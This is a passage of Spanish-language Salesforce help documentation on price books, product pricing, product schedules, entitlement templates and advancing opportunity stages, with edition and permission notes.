- Agregar y modificar productos en oportunidades
- Uso de familias de productos
- Conceptos de listas de precios

## Establecer precios de productos en Lightning Experience

Realice un seguimiento de hasta tres tipos de precios diferentes para cada uno de sus productos con el fin de poder ajustarse a su manera de vender en diferentes segmentos de mercado y clientes.

### Establecer precios estándar en la lista de precios estándar

1. Seleccione un producto.
2. En la página del producto, haga clic en **Agregar precio estándar** en la lista relacionada Listas de precios. Si ya ha agregado un precio estándar, haga clic en **Modificar** desde el menú Mostrar más para cambiarlo.
3. Introduzca el nuevo precio estándar en el campo `Precio de la lista`.
4. Para hacer que este precio esté disponible para los productos en oportunidades, presupuestos u otras listas de precios , seleccione `Activo`.
5. Guarde sus cambios.

   El precio estándar se asocia automáticamente al producto en la lista de precios estándar.

### Establecer precios de lista en listas de precios personalizadas

1. Seleccione un producto.
2. En la página del producto, haga clic en **Agregar a la lista de precios** en la lista relacionada Listas de precios.
3. Seleccione la lista de precios y la divisa para el nuevo precio de lista y luego haga clic en **Siguiente**.
4. Introduzca el precio de lista. También puede seleccionar `Utilizar precio estándar` si desea que el precio de la lista de precios seleccionada coincida con el precio estándar.
5. Para hacer que este precio esté disponible para su utilización cuando se agreguen productos a oportunidades o presupuestos, seleccione `Activo`.
6. Guarde sus cambios.

### Modificar una entrada de lista de precios

Haga clic en **Modificar** junto al registro de lista de precios en cualquiera de estas ubicaciones.

- La página de detalles de lista de precios, en la lista relacionada Productos
- La página de detalles de producto, en la lista relacionada Listas de precios

**EDICIONES**

Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience

Pedidos disponibles en Salesforce Classic

Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**PERMISOS DE USUARIO**

Para establecer precios en productos:

- "Modificar" en productos y listas de precios

## Establecer y modificar precios de productos en Salesforce Classic

Realice un seguimiento de hasta tres tipos de precios diferentes para cada uno de sus productos con el fin de poder ajustarse a su manera de vender en diferentes segmentos de mercado y clientes.

### Establecer precios estándar

1. Seleccione un producto.
2. En la página de detalles del producto, haga clic en **Agregar** en la lista relacionada Precio estándar.

   Si ya ha agregado un precio estándar, haga clic en **Modificar** para cambiarlo o en **Modificar todo** para modificar todos los precios estándar en otras divisas.
3. Introduzca el Precio estándar.
4. Seleccione `Activo` para que este precio esté disponible para los productos en oportunidades, presupuestos u otras listas de precios personalizadas.
5. Guarde sus cambios.

   El precio estándar se asocia automáticamente al producto en la lista de precios estándar.

### Establecer precios de lista

1. Seleccione un producto.
2. En la página de detalles del producto, haga clic en **Modificar** en la lista relacionada Listas de precios al lado de la lista de precios personalizada que debería contener el precio de la lista.

   Sino ha agregado aún el producto a una lista de precios personalizada, haga clic en **Agregar a lista de precios** desde la lista relacionada Listas de precios.
3. Introduzca el precio de lista. También puede seleccionar `Utilizar precio estándar` si los dos precios son iguales.
4. Seleccione `Activo` para que este precio esté disponible para los productos en oportunidades o presupuestos.
5. Guarde sus cambios.

### Modificar un precio

Haga clic en **Modificar** junto al registro de entrada de la lista de precios en cualquiera de estas ubicaciones.

- La página de detalles de lista de precios, en la lista relacionada Productos
- La página de detalles de producto, en la lista relacionada Precio estándar
- La página de detalles de producto, en la lista relacionada Listas de precios
- La vista de lista de la lista de precios

### EDICIONES

| | |
|---|---|
| Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience | Pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

### PERMISOS DE USUARIO

Para establecer precios en productos:

- "Modificar" en productos y listas de precios

## Crear listas de precios personalizadas

Cree listas de precios personalizadas para cada segmento de mercado en el que venden sus representantes de ventas. A continuación, agregue productos a cada lista de precios con los precios que ofrece cada segmento de mercado. Por ejemplo, si vende a clientes domésticos e internacionales con diferentes precios, puede crear dos listas de precios personalizadas: una doméstica y una internacional.

1. Revise consideraciones.
2. En la página Listas de precios, clic en **Nueva**.
3. Escriba un nombre para su lista de precios.
4. Si su organización de Salesforce utiliza descripciones, introduzca una para su lista de precios.
5. Seleccione **Activa** para permitir que los representantes de ventas comiencen a agregar la lista de precios o sus entradas a oportunidades o presupuestos.
6. Si crea la lista de precios personalizada desde el principio, puede dejarla vacía, cumplimentarla con entradas de otra lista de precios, o bien agregar nuevas entradas.

CONSULTE TAMBIÉN

Conceptos de listas de precios

EDICIONES

| | |
|---|---|
| Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience | Presupuestos disponibles en Salesforce Classic |
| Listas de precios y productos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

PERMISOS DE USUARIO

Para crear o duplicar listas de precios:
- "Crear" en listas de precios

Para ver listas de precios:
- "Leer" en productos

  Y

  "Leer" en listas de precios

## Directrices para compartir listas de precios

Amplíe el acceso a listas de precios a más miembros de su equipo de ventas mediante el uso compartido en Salesforce Classic.

Si es un administrador o un usuario con el permiso "Modificar" en listas de precios, puede ampliar el uso compartido de una lista de precios a más usuarios. sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles de la lista de precios. La página de detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración a la lista de precios. En esta página, puede hacer cualquiera de las siguientes acciones.

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
- Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Ver` y, a continuación, haga clic en **Modificar**.
- Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

¿Desea su equipo de ventas ver precios en la página de detalles de producto? Si el valor predeterminado de toda su organización para listas de precios es "Sin acceso", puede proporcionar a toda su organización el acceso "Solo ver" a su lista de precios estándar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para compartir listas de precios:

- "Modificar" en listas de precios

## Consideraciones para la eliminación de listas de precios

Para eliminar listas de precios de sus listas relacionadas, puede archivar, desactivar o eliminar las listas de precios. Cada opción de eliminación tiene un resultado diferente. Antes de eliminar una lista de precios de sus listas relacionadas, determine qué opción se ajusta más a sus necesidades comerciales.

- La eliminación, desactivación o el archivado de una lista de precios personalizada no afecta a otras listas de precios o sus listas de productos. Sin embargo, estas acciones pueden afectar a sus oportunidades y presupuestos. En ocasiones, antes de poder eliminar una lista de precios asociada, se requiere cambiar las asociaciones con oportunidades p presupuestos.
- Puede desactivar la lista de precios estándar, pero no eliminarla ni archivarla.

EDICIONES

| Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience | Presupuestos disponibles en Salesforce Classic |
|---|---|
| Listas de precios y productos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

### Consideraciones para la eliminación de listas de precios

- No puede eliminar una lista de precios cuando está en uso en oportunidades o presupuestos. Si intenta hacerlo, el sistema crea una lista de oportunidades o presupuestos en los que se utiliza la lista de precios.
- Al eliminar una lista de precios, se eliminan todas las entradas de la lista de precios. La lista de precios eliminada y sus entradas se envían a la papelera. Puede almacenarlas durante hasta 15 días.

### Consideraciones para la desactivación de listas de precios

- Puede activar, desactivar o volver a activar listas de precios en cualquier momento cambiando las propiedades de la lista de precios.
- Puede desactivar una lista de precios incluso si se utiliza en una oportunidad o un presupuesto.
- Puede continuar gestionando entradas en su lista de precios durante el proceso de desactivación.

### Consideraciones para el archivado de listas de precios

- Puede archivar una lista de precios incluso si se está utilizando en una oportunidad o un presupuesto.
- Una lista de precios archivada es visible en todos los registros asociados, pero no accesible.
- Las entradas en listas de precios archivadas no aparecen en los resultados de búsqueda.
- No puede recuperar o eliminar una lista de precios archivada.

CONSULTE TAMBIÉN

Conceptos de listas de precios

Conceptos de productos

## Consideraciones para la eliminación de un producto de una lista de precios

Antes de eliminar un producto de una lista de precios, considere algunos puntos clave.

- Si elimina un producto de una lista de precios, se eliminarán todas las entradas de lista de precios relacionadas.
- Si restaura el producto desde la papelera, también se restauran todas las entradas de la lista de precios relacionadas.
- Si oportunidades, presupuestos, contratos de servicio o partidas de contratos están asociados con un producto, no puede eliminar el producto.
- No puede eliminar un producto que se utilice en una oportunidad o presupuesto. Si intente eliminarlo, Salesforce muestra una lista de las oportunidades y los presupuestos. De este modo, puede eliminar el producto de estas oportunidades y presupuestos e intentar de nuevo. Si no desea eliminar el producto de todas las oportunidades y presupuestos, puede desactivar el producto (recomendado) o archivarlo. Consulte Consideraciones para la eliminación de productos y listas de precios.

EDICIONES

| | |
|---|---|
| Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience | Presupuestos disponibles en Salesforce Classic |
| Listas de precios y productos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

## Consideraciones para la eliminación de productos y listas de precios

Revise algunos puntos clave antes de eliminar un producto o una lista de precios.

- Si elimina un producto o una lista de precios, se eliminarán todas las entradas de lista de precios relacionadas. Sin embargo, si varias listas de precios contienen el mismo producto, la eliminación del producto de una lista de precios no afecta las otras listas de precios. Del mismo modo, si elimina una lista de precios, los productos que contiene no se eliminan de ninguna otra lista de precios.
- Para eliminar un producto completamente, elimínelo de la lista de precios estándar.
- Si oportunidades, presupuestos, contratos de servicio o partidas de contratos están asociados con un producto, no puede eliminar el producto.
- No puede eliminar un producto o lista de precios que se asocia con un proceso de aprobación o tiene una acción de flujo de trabajo pendiente.
- Si su producto o lista de precios se utiliza en una oportunidad, presupuesto o pedido, dispone de tres opciones.
  - Desactívela modificándola y anulando la selección del campo `Activo`. Recomendamos desactivar un producto o una lista de precios que se encuentra en una oportunidad o un presupuesto porque ya no estará disponible para los usuarios. Puede volver a activarla más adelante. La desactivación no afecta al historial de un elemento de línea de oportunidad.
  - Eliminar el producto relacionado o lista de precios de todas las oportunidades. Cuando intente eliminar un producto o una lista de precios que se encuentre en uso en una oportunidad o presupuesto, Salesforce muestra una lista de las oportunidades o presupuestos que están utilizándolos.
    - Si elimina una lista de precios, elimínela de cada oportunidad y presupuesto indicados.
    - Si elimina un producto, elimínelo de cada oportunidad y presupuesto que lo utilice.

    Luego elimine la lista de precios o el producto.
  - Archivar el producto o la lista de precios y cada entrada de lista de precios relacionada. Utilice esta opción con precaución. Los productos archivados y las listas de precios no pueden recuperarse porque no se almacenan en la papelera. Los productos y las listas de precios archivados continúan apareciendo en cualquier oportunidad o presupuesto que los incluía antes de ser archivados.

    Si archiva una lista de precios, continúa estando visible en los registros asociados pero no accesible ni recuperable.

EDICIONES

| | |
|---|---|
| Productos, listas de precios y presupuestos disponibles en: Salesforce Classic y Lightning Experience | Pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

# Programas de productos

Si está utilizando Salesforce Classic, puede utilizar *programas de productos* para determinar los ciclos de entrega y pago para productos que se entregan o se pagan durante un periodo de tiempo. (Si está utilizando Lightning Experience, puede seguir sacando partido a programas de productos cambiando temporalmente a Salesforce Classic.)

EDICIONES

Se pueden establecer los programas en: Salesforce Classic

Los productos programados se pueden agregar y visualizar en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Conceptos de programas de productos

Si es un administrador o responsable de operaciones de ventas, puede crear programas predeterminados para productos y programas para partidas de productos individuales en oportunidades. Comience aprendiendo los conceptos básicos.

Consideraciones para el uso de programas de productos

Considere puntos clave y revise ejemplos antes de agregar programas de productos o establecer programas en productos de oportunidad.

Agregar y modificar programaciones de productos

Agregue programaciones de productos para definir los ciclos de pago y entrega de sus productos.

Establecer programas para productos en oportunidades

Después de agregar programas de productos, utilícelos para configurar pagos para ventas de productos e ingresos realizados en oportunidades.

## Conceptos de programas de productos

Si es un administrador o responsable de operaciones de ventas, puede crear programas predeterminados para productos y programas para partidas de productos individuales en oportunidades. Comience aprendiendo los conceptos básicos.

EDICIONES

Se pueden establecer los programas en: Salesforce Classic

Los productos programados se pueden agregar a oportunidades y visualizar en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Un *programa de cantidad* determina cuándo se entrega un producto.
- Un *programa de ingresos* determina cuándo se paga por un producto.
- Un *programa predeterminado* está asociado con un producto específico en una lista de precios específica. Las programaciones predeterminadas se utilizan cada vez que el producto se agrega a una oportunidad. Puede sustituir los programas predeterminados en cualquier oportunidad.

Usted determina qué tipo de programas puede utilizar su organización de Salesforce y qué tipos de programas se pueden establecer en cada producto individual.

- Un programa de cantidad es perfecto si sus clientes pagan a la vez pero reciben el producto con intervalos, por ejemplo, con una suscripción anual a una revista para una revista mensual. Un programa de cantidad define las fechas, el número de unidades y el número de plazos de pagos, transporte u otros usos determinados por su empresa.
- Un programa de ingresos es perfecto si sus clientes realizan pagos regulares pero reciben el productos a la vez, por ejemplo, si vende productos personalizados cargados en pagos pero entregados a la vez. Una programación de ingresos define las fechas de los ingresos, los importes, el número de plazos de pagos, ingresos aceptados u otros usos.
- Un programa de ingresos y cantidad es perfecto si sus clientes reciben sus pedidos en un programa de entregas y pagan los productos utilizando un programa de pago, por ejemplo, una suscripción mensual a un producto que se paga mensualmente.

- Un programa predeterminado es perfecto si todos los clientes realizan los pagos de productos en el mismo horario o entrega productos en una programación regular. Si sus usuarios personalizan programaciones de forma habitual, no existen ventajas de crear programaciones predeterminadas.

CONSULTE TAMBIÉN

Programas de productos

## Consideraciones para el uso de programas de productos

Considere puntos clave y revise ejemplos antes de agregar programas de productos o establecer programas en productos de oportunidad.

EDICIONES

Se pueden establecer los programas en: Salesforce Classic

Los productos programados se pueden agregar a oportunidades y visualizar en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Consideraciones para el uso de programas de productos predeterminados

- Si agrega o cambia la programación de un producto, las oportunidades con ese producto no se actualizarán. Si un producto tiene un programa de cantidad predeterminado y un programa de ingresos predeterminado, el programa de cantidad se calcula en primer lugar para determinar el ingreso total de productos. A continuación, se aplica el programa de ingresos a ese importe.
- Si dispone de una partida de presupuesto con un descuento y el registro del producto correspondiente tiene una programación predeterminada, no puede modificar el campo `Descuento`.
- Si el producto tiene programaciones predeterminadas en el registro del producto, las programaciones se crean de forma automática cuando se agrega el producto a la oportunidad. La fecha de los pagos a plazos empieza en la fecha especificada al agregar el producto. Si no especifica la fecha del producto, la fecha de los pagos empezará en la `Fecha de cierre` de la oportunidad.

### Ejemplos de utilización de programas de productos predeterminados

- **Sólo programa de ingresos predeterminado**: Su empresa ASP vende contratos anuales de licencias de producto a 1.200 $ por licencia. Cuando un cliente compra licencias, se "entregan" todas a la vez, pero el ingreso se reconoce de manera mensual. En este caso, usted establecería un programa de ingresos de Tipo de programa=Dividir, Período de pago=Mensual y Número de pagos=12.

  Con este programa de ingresos predeterminado, un vendedor vende 200 licencias a un precio unitario de 1.200 $ por licencia por año en una oportunidad el 15 de marzo. Todas las licencias se "entregan" el 15 de marzo. Así, el ingreso total de este producto es la cantidad de 200 multiplicada por el precio por unidad de 1.200 $ por año para un ingreso anual total de 240.000 $. Según todo esto, el programa de ingresos divide el ingreso total en pagos mensuales de 20.000 $ el día 15 de todos los meses durante el año siguiente.

- **Sólo programa de cantidad predeterminado**: Su empresa de suministros médicos vende una caja de depresores a 10 $ la caja. Por lo general, celebra contratos anuales con los hospitales para entregarles cajas todos los meses. En este caso, usted establecería un programa de cantidad de Tipo de programa=Repetición, Período de pago=Mensual y Número de pagos=12.

  Con este programa de cantidad predeterminado, un vendedor vende 1.000 cajas en una oportunidad el 1 de enero. El programa de cantidad creará 12 entregas mensuales de 1.000 cajas cada una para un total de 12.000 cajas. El ingreso total de esta oportunidad se calcula utilizando el precio por unidad y la cantidad total, de modo que se contabilizan 120000 $ el 1 de enero.

- **Programas predeterminados de cantidades e ingresos**: Su empresa de fabricación vende dispositivos a 10 $ cada uno. Normalmente tiene contratos anuales para entregar dispositivos semanalmente, pero sus clientes pagan trimestralmente. En este caso, usted establecería un programa de cantidad de Tipo de programa=Repetición, Período de pago=Semanal y Número de pagos=52. Usted establecería un programa de ingresos de Tipo de programa=Dividir, Período de pago=Trimestral y Número de pagos=4.

Con estos programas predeterminados, un vendedor vende 2,000 dispositivos en una oportunidad el 1 de enero. El programa de cantidad se aplica primero, que programa la entrega de 2,000 dispositivos cada semana durante un año para una cantidad total de 104000. El ingreso total se calcula utilizando el precio por unidad y la cantidad total. El ingreso total de 1.040.000 $ se divide entonces en pagos trimestrales de 260.000 $.

CONSULTE TAMBIÉN

Agregar y modificar programaciones de productos

## Agregar y modificar programaciones de productos

Agregue programaciones de productos para definir los ciclos de pago y entrega de sus productos.

1. Revise las consideraciones y ejemplos.
2. Active los tipos de programaciones apropiados.
3. Seleccione un producto en la página de inicio de Productos.
4. Haga clic en **Modificar**.
5. Seleccione el tipo de programación que desea crear: cantidades, ingresos, o ambas. Las opciones están limitadas por la configuración de programaciones de su organización de Salesforce y por los tipos de programaciones que estén activadas para el producto.
6. Defina los detalles de la programación.
7. Guarde sus cambios.
8. Para establecer una programación sobre un producto de oportunidad, consulte Establecer programaciones para productos en oportunidades.
9. Para modificar la programación de un producto, haga clic en **Modificar** en la página de detalles del producto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar programaciones de productos:

- "Modificar" en productos

CONSULTE TAMBIÉN

Establecer programas para productos en oportunidades

Establecer y modificar precios de productos

## Establecer programas para productos en oportunidades

Después de agregar programas de productos, utilícelos para configurar pagos para ventas de productos e ingresos realizados en oportunidades.

1. Revise las consideraciones y ejemplos.
2. Asegúrese de que se han agregado programas de productos.
3. Haga clic en el nombre de un producto en la lista relacionada Productos de una oportunidad.
4. Haga clic en **Establecer** para crear una programación o en **Volver a establecer** para eliminar la antigua programación y crear una nueva.
5. Seleccione el tipo de programación que desea crear: cantidades, ingresos, o ambas. Las opciones están limitadas por la configuración de programaciones de su organización de Salesforce y por los tipos de programaciones que su administrador ha activado para el producto.
6. Defina los detalles de la programación.
7. Guarde sus cambios.

   Salesforce muestra los pagos de la programación.
8. Para modificar los pagos, haga clic en **Modificar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar programaciones de productos:

- "Modificar" en oportunidades

CONSULTE TAMBIÉN

Conceptos de programas de productos

## Directrices para la adición de plantillas de asignación a productos

Si es un administrador o responsable de operaciones de ventas, siga las directrices clave para el uso de la lista relacionada Plantillas de asignación.

Las plantillas de asignación son términos predefinidos del servicio de atención al cliente que puede agregar rápidamente a productos. Por ejemplo, puede crear plantillas de asignaciones para asistencia telefónica o Web para que los usuarios puedan agregar asignaciones fácilmente a productos ofrecidos a clientes.

La lista relacionada Plantillas de asignaciones muestra plantillas de asignaciones aplicables a un producto. Los administradores determinan la disponibilidad y contenido de la lista relacionada Plantillas de asignaciones.

- Para buscar plantillas de asignaciones, introduzca un nombre o parte de un nombre en el campo de introducción de texto y haga clic en **Ir**.
- Para agregar plantillas de asignación a un producto, haga clic en **Agregar plantilla de asignación**, seleccione las casillas de verificación junto a las plantillas que desea agregar, haga clic en **Insertar selección** y luego haga clic en **Hecho**.
- Las acciones que puede realizar en la plantilla de asignación se muestran bajo Acción. Por ejemplo, haga clic en **Eliminar** para eliminar una plantilla de asignación del producto.
- El nombre de la plantilla está indicado en Plantilla de asignación. Haga clic para ver los detalles de la plantilla.
- El usuario que ha creado la plantilla de asignación se indica en Creado por.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

# Consideraciones para la creación y el mantenimiento de listas de precios

Antes de crear una lista de precios, considere algunos puntos clave.

- Para crear una lista de precios personalizada duplicando una lista de precios existente, haga clic en **Duplicar** en la página de detalles de lista de precios.
- Puede eliminar productos de las listas de precios personalizadas sin afectar a la lista de productos original o sus entradas en otras listas de precios. Cuando elimina un producto de la lista de precios estándar, el producto continúa estando disponible y activo pero el precio estándar se elimina y se retira de todas las listas de precios personalizadas. Si elimina el producto de la lista de precios estándar y continúa estando asociado a cualquier lista de precios personalizada, haga clic en **Aceptar** para eliminarlo de todas las listas de precios personalizadas.
- Puede agregar productos, partidas de presupuesto o pedidos de productos únicamente desde solo una lista de precios.
- Para incluir un producto en una oportunidad, presupuesto o pedido, seleccione una lista de precios que incluya el producto. La última lista de precios que ha utilizado en una oportunidad o presupuesto se selecciona por defecto. Haga clic en **Seleccionar lista de precios** en la lista relacionada Productos en una oportunidad o la lista relacionada Partidas de presupuesto en un presupuesto para seleccionar una lista de precios diferente. Seleccionar lista de precios aparece cuando tiene acceso a más de un precio de lista. Si tiene acceso a más de una lista de precios y la opción no está visible, solicite a su administrador que lo agregue a su formato de página.
- Si cambia la lista de precios de una oportunidad que tiene productos, todos los productos se eliminarán de la lista relacionada Productos, pero el valor del campo Importe de la oportunidad permanecerá.

CONSULTE TAMBIÉN

Crear listas de precios personalizadas

EDICIONES

| | |
|---|---|
| Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience | Presupuestos y pedidos disponibles en Salesforce Classic |
| Productos, listas de precios y pedidos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

# Consideraciones para la definición de precios

Si es un administrador o un responsable de operaciones de ventas, considere los puntos clave antes de establecer precios para sus productos en Salesforce.

- Los siguientes tipos de precios están disponibles.
  - Un *precio estándar* es l precio predeterminado que asocia con un producto. Se incluye automáticamente en su lista de precios estándar.
  - Un *precio de lista* es el precio personalizado que asocia con un producto en una lista de precios personalizada. Por ejemplo, puede mantener un conjunto de precios para pedidos domésticos y otro para pedidos internacionales.
  - *Precios de ventas* son los precios de ventas vigentes que los representantes de ventas especifican para los productos que agregan a las oportunidades y presupuestos. Los precios de ventas pueden ser los mismos que los precios de lista de la lista de precios empleada para la oportunidad o presupuesto, o pueden incluir descuentos u otras modificaciones.
- Antes de agregar un nuevo producto a una oportunidad, presupuesto o lista de precios personalizada, agregue un precio estándar al producto y marcarlo como activo. Este es el precio predeterminado del producto.
- Antes de poder asignar precios de lista para productos, cree listas de precios personalizadas. Los precios de lista están disponibles para utilizar cuando agrega productos a una oportunidad o presupuesto desde una lista de precios personalizada.
- Para representar el precio, por ejemplo, 100,00 $, introduzca `100` o `100,00`, con o sin el símbolo `$`.
- Puede ampliar el formato de sus campos de precios hasta en ocho decimales. Para cambiar su configuración de decimales, póngase en contacto con Salesforce.

EDICIONES

| | |
|---|---|
| Listas de precios y productos disponibles en: Salesforce Classic y Lightning Experience | Presupuestos disponibles en: Salesforce Classic |
| Listas de precios y productos disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** | Presupuestos disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud |

## Consideraciones cuando se utiliza la interfaz de usuario de Salesforce Classic

- Puede agregar precios estándar o de lista únicamente a través de las páginas de adición de varias líneas (las páginas Agregar precio estándar y Agregar precio de la lista). Estas páginas no admiten campos personalizados. Para agregar precios estándar o de lista y cumplimentar campos personalizados, agregue la entrada de lista de precios a través de la página de adición de varias líneas, navegue a la página Modificación de entrada de lista de precios para el registro agregado y luego actualice los campos personalizados.

  Nota: Esta consideración no afecta a las entradas de lista de precios que se han creado o modificado utilizando Data Loader o la API.

- Si la entrada de lista de precios contiene campos personalizados obligatorios, no podrá crear entradas de listas de precios en la interfaz de usuario. Solamente podrá crear estas entradas de listas de precios mediante el Cargador de datos o la API.
- Puede modificar precios en cualquiera de las siguientes ubicaciones.
  - Las páginas de modificación de varias líneas (las páginas Modificar precio estándar y Modificar precio de lista)
  - La página Modificación de entrada de lista de precios

# Creación de sus oportunidades en curso con oportunidades

## Oportunidades

Realice un seguimiento y gestione sus contratos potenciales con oportunidades de Salesforce.

Consulte los detalles clave sobre los posibles contratos, incluyendo con qué cuentas está trabajando, quiénes son las personas implicadas y las cantidades de las ventas potenciales. A medida que sus posibles contratos progresan hacia la etapa Propuesta:

- Agregue productos y adjunte archivos, como contratos u hojas de datos.
- Registre las llamadas que realiza.
- Utilice Notas para apuntar cosas durante las reuniones con el cliente.
- Cree tareas para actividades clave y eventos de calendario para reuniones con el cliente.
- Envíe mensajes de correo electrónico al contacto de la oportunidad o a otras personas encargadas de la toma de decisiones.

Durante la negociación, comparta estrategias de ventas con compañeros de trabajo o para solicitar a su gerente instrucciones dirigidas empleando Chatter. A medida que dirige su posible contrato de una etapa a la siguiente, actualice el registro de oportunidad con la etapa actual. Estará cerrando contratos en poco tiempo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

CONSULTE TAMBIÉN

Trabajar con oportunidades

Comprender cómo funcionan las oportunidades

Campos de oportunidades

## Trabajar con oportunidades

Utilice oportunidades para seguir y gestionar sus oportunidades en curso de modo que pueda cerrar acuerdos con mayor rapidez. Mueva los acuerdos a la siguiente etapa, agregue productos y mucho más.

Pasar una oportunidad a la siguiente etapa

Actualice su posible contrato a medida que se acerque al cierre. La información precisa de la etapa es importante para realizar previsiones, crear informes y alcanzar finalmente su cuota.

Agregar y modificar productos en oportunidades

Realice un seguimiento de lo que está comercializando y en qué cantidades agregando productos a oportunidades. Luego asegúrese de que mantiene registros precisos actualizando las cantidades y los precios de los productos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

Programar recordatorios para actualizar oportunidades

Para garantizar que su equipo está manteniendo sus oportunidades al día, cree un mensaje de correo electrónico automatizado que contenga un informe de las oportunidades abiertas de su equipo y envíelo a sus supervisores directos.

CONSULTE TAMBIÉN

Oportunidades

## Pasar una oportunidad a la siguiente etapa

Actualice su posible contrato a medida que se acerque al cierre. La información precisa de la etapa es importante para realizar previsiones, crear informes y alcanzar finalmente su cuota.

Pasar una oportunidad a la siguiente etapa en Salesforce Lightning Experience

Actualice su etapa de oportunidad directamente desde su registro o desde la vista Kanban de oportunidad.

Pasar una oportunidad a la siguiente etapa en Salesforce Classic

Realice un seguimiento del progreso de las oportunidades a medida que se acerque al cierre de su contrato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

### Pasar una oportunidad a la siguiente etapa en Salesforce Lightning Experience

Actualice su etapa de oportunidad directamente desde su registro o desde la vista Kanban de oportunidad.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ⁝⁝⁝ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

- Desde una oportunidad abierta, seleccione la nueva etapa en la Ruta de ventas y luego haga clic en **Marcar como actual**.
- Desde una oportunidad abierta, haga clic en **Marcar etapa como completada**.
- Desde la vista Kanban de oportunidad, encuentre la oportunidad cuya etapa desee actualizar y arrastre su tarjeta a la columna de siguiente etapa.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear oportunidades:
- "Crear" en oportunidades

Para ver oportunidades:
- "Ver" en Oportunidades

## Pasar una oportunidad a la siguiente etapa en Salesforce Classic

